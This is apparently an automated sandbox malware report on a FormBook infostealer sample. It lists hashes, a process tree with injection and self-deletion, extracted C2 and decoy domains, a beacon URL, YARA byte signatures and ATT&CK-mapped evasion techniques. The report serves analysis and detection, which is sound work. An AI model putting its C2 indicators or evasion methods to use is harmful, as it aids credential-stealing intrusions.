ID: 452525
Sample Name: #6495PI-29458-2020.exe
Cookbook: default.jbs
Time: 14:40:23
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report #6495PI-29458-2020.exe

Overview


General Information

Sample Name:	#6495PI-29458-2020.exe
Analysis ID:	452525
MD5:	020c3201638570..
SHA1:	c3977925522b50..
SHA256:	24e635e80cecd0..
Tags:	exe formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- .NET source code contains potentia…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- #6495PI-29458-2020.exe (PID: 5040 cmdline: 'C:\Users\user\Desktop\#6495PI-29458-2020.exe' MD5: 020C3201638570F2858099E3E522A9A0)
  - #6495PI-29458-2020.exe (PID: 4372 cmdline: {path} MD5: 020C3201638570F2858099E3E522A9A0)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - netsh.exe (PID: 5852 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
        - cmd.exe (PID: 5864 cmdline: /c del 'C:\Users\user\Desktop\#6495PI-29458-2020.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3316 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.nouolive.com/wt5i/"
  ],
  "decoy": [
    "mydreamct.com",
    "vadicore.com",
    "choicemango.com",
    "projectsolutionspro.com",
    "ncg.xyz",
    "goio.digital",
    "ee-secure-account.com",
    "criminalstudy.com",
    "fsjuanzhi.com",
    "pont-travaux-public.com",
    "agencepartenaire.com",
    "jlsyzm.com",
    "prosselius.com",
    "woodendgroups.com",
    "thereproducts.site",
    "sigmagrupo.net",
    "chelseagracia.com",
    "fusosstore.com",
    "chrissypips.trade",
    "mvlxplcswa.com",
    "sneguard.com",
    "travellingcomet.com",
    "ledbydesign.asia",
    "yaysondaj.com",
    "recoverydharma.guide",
    "peak8000.com",
    "alltranslation.xyz",
    "igorkozel.com",
    "x-box2send.club",
    "campgoodco.com",
    "arrowinvestments-technology.com",
    "naturally-preserved.com",
    "vk-authorization.site",
    "xn--12cfjb7d8dd4ftb6cr0g5e.net",
    "losjazminesdelamolina.com",
    "farmaciamoyatoledo134fmas.com",
    "sgainme.com",
    "corcoran.network",
    "nestarchitectural.com",
    "nnltsy.com",
    "wyoming-interactive.net",
    "laomao.site",
    "qiwuwenhua.com",
    "conectals.com",
    "wanggou0579.com",
    "nanmedia.info",
    "kindredheatrsteam.com",
    "passiveincomeincubator.com",
    "eletroclimaks.com",
    "getbackmode.com",
    "clearvuetaxadvisors.com",
    "pick-assiette.com",
    "tribelinx.com",
    "1bodymobile.com",
    "united-for-humanity.net",
    "hoatao.xyz",
    "isbpestcontrol.com",
    "nieght.com",
    "pinoyhoustontv.com",
    "bloochy.com",
    "greatestpotever.com",
    "onikidil.com",
    "inspirainstitute.com",
    "yourcariq.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000014.00000002.604028874.0000000000B50000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000014.00000002.604028874.0000000000B5 0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000014.00000002.604028874.0000000000B5 0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.440393594.0000000002A0 8000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000014.00000002.605088618.0000000003110000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
13.2.#6495PI-29458-2020.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
13.2.#6495PI-29458-2020.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
13.2.#6495PI-29458-2020.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
13.2.#6495PI-29458-2020.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
13.2.#6495PI-29458-2020.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- C2 URLs / IPs found in malware configuration
- Performs DNS queries to domains with low reputation

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- .NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Lowering of HIPS / PFW / Operating System Security Settings:

- Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	Input Capture 1	Process Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming c Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
#6495PI-29458-2020.exe	20%	ReversingLabs	Win32.Trojan.AgentTesla	
#6495PI-29458-2020.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.2.#6495PI-29458-2020.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/jp/B	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/P	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/P	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/P	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/I	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/I	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/I	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/I	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
www.nouolive.com/wt5i/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/t	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/B	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/B	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/B	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comf	0%	URL Reputation	safe	
http://www.fontbureau.comf	0%	URL Reputation	safe	
http://www.fontbureau.comf	0%	URL Reputation	safe	
http://https://www.hoatao.xyz/wt5i/?q0DD6=2dfL90cX&8pjDV6=tXijk4hnD7izr0wZK7	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/%	0%	Avira URL Cloud	safe	
http://www.hoatao.xyz/wt5i/?q0DD6=2dfL90cX&8pjDV6=tXijk4hnD7izr0wZK7+l+fr5rYWJObsKdpXRzMG7/vctLDNQEZfSzrEr5AJ0mQFbfi1yOCsf5g==	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/n-u3	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/m	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/m	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/m	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/ww.m	0%	Avira URL Cloud	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0trP	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/%	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/%	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/%	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm92	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ladi-dns-ssl-nlb-prod-2-d9215092a8318d52.elb.ap-southeast-1.amazonaws.com	54.169.219.94	true	false		high
www.hoatao.xyz	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.nouolive.com/wt5i/	true	• Avira URL Cloud: safe	low
http://www.hoatao.xyz/wt5i/?q0DD6=2dfL90cX&8pjDV6=tXijk4hnD7izr0wZK7+l+fr5rYWJObsKdpXRzMG7/vctLDNQEZfSzrEr5AJ0mQFbfi1yOCsf5g==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.169.219.94	ladi-dns-ssl-nlb-prod-2-d9215092a8318d52.elb.ap-southeast-1.amazonaws.com	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452525
Start date:	22.07.2021
Start time:	14:40:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 41s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	#6495PI-29458-2020.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.8% (good quality ratio 7.5%) • Quality average: 68.8% • Quality standard deviation: 34.8%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54.169.219.94	LPY15536W4.exe	Get hash	malicious	Browse	• www.ashestore.site/wufn/?4h=ISgUE+y8at+oK8dHcsoJQrgsUIy+PQnmT8QKJ9JsEEMUv/NijjA4F8tqTvvbzlVwEyqpXFZ0JA==&k410=d8nPSBn8y43

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ladi-dns-ssl-nlb-prod-2-d9215092a8318d52.elb.ap-southeast-1.amazonaws.com	LPY15536W4.exe	Get hash	malicious	Browse	• 54.169.219.94
	order PI specification N0-00128835%%.exe	Get hash	malicious	Browse	• 3.1.135.107

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	Statement SKBMT 09818.jar	Get hash	malicious	Browse	• 75.2.26.18
	DCBR.msi	Get hash	malicious	Browse	• 18.228.5.161
	NQBNpLezqZKv1P4.exe	Get hash	malicious	Browse	• 46.137.146.55
	kkXJRT8vEl.exe	Get hash	malicious	Browse	• 52.217.42.228
	kS2dqbsDwD.exe	Get hash	malicious	Browse	• 52.217.201.169
	Nb2HQZZDIf.exe	Get hash	malicious	Browse	• 52.216.94.27
	ovLjmo5UoE	Get hash	malicious	Browse	• 63.34.62.30
	o3ZUDIEL1v	Get hash	malicious	Browse	• 18.151.13.78
	D1dU3jQ1II	Get hash	malicious	Browse	• 34.208.242.240
	mal.exe	Get hash	malicious	Browse	• 52.58.78.16
	vjsBNwolo9.js	Get hash	malicious	Browse	• 76.223.26.96
	r3xwkKS58W.exe	Get hash	malicious	Browse	• 52.217.135.113
	A7X93JRxhp	Get hash	malicious	Browse	• 54.151.74.14
	1Ds9g7CEsp	Get hash	malicious	Browse	• 13.208.189.104
	XuQRPW44hi	Get hash	malicious	Browse	• 54.228.23.118
	Taf5zLti30	Get hash	malicious	Browse	• 44.231.84.110
	5qpsqg7U0G	Get hash	malicious	Browse	• 34.219.219.82
	LyxN1ckWTW	Get hash	malicious	Browse	• 18.139.244.68
	ZlvFNj.dll	Get hash	malicious	Browse	• 3.16.22.120
	U4r9W64doy	Get hash	malicious	Browse	• 13.245.89.196

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\#6495PI-29458-2020.exe.log	
Process:	C:\Users\user\Desktop\#6495PI-29458-2020.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.102343229431638

General

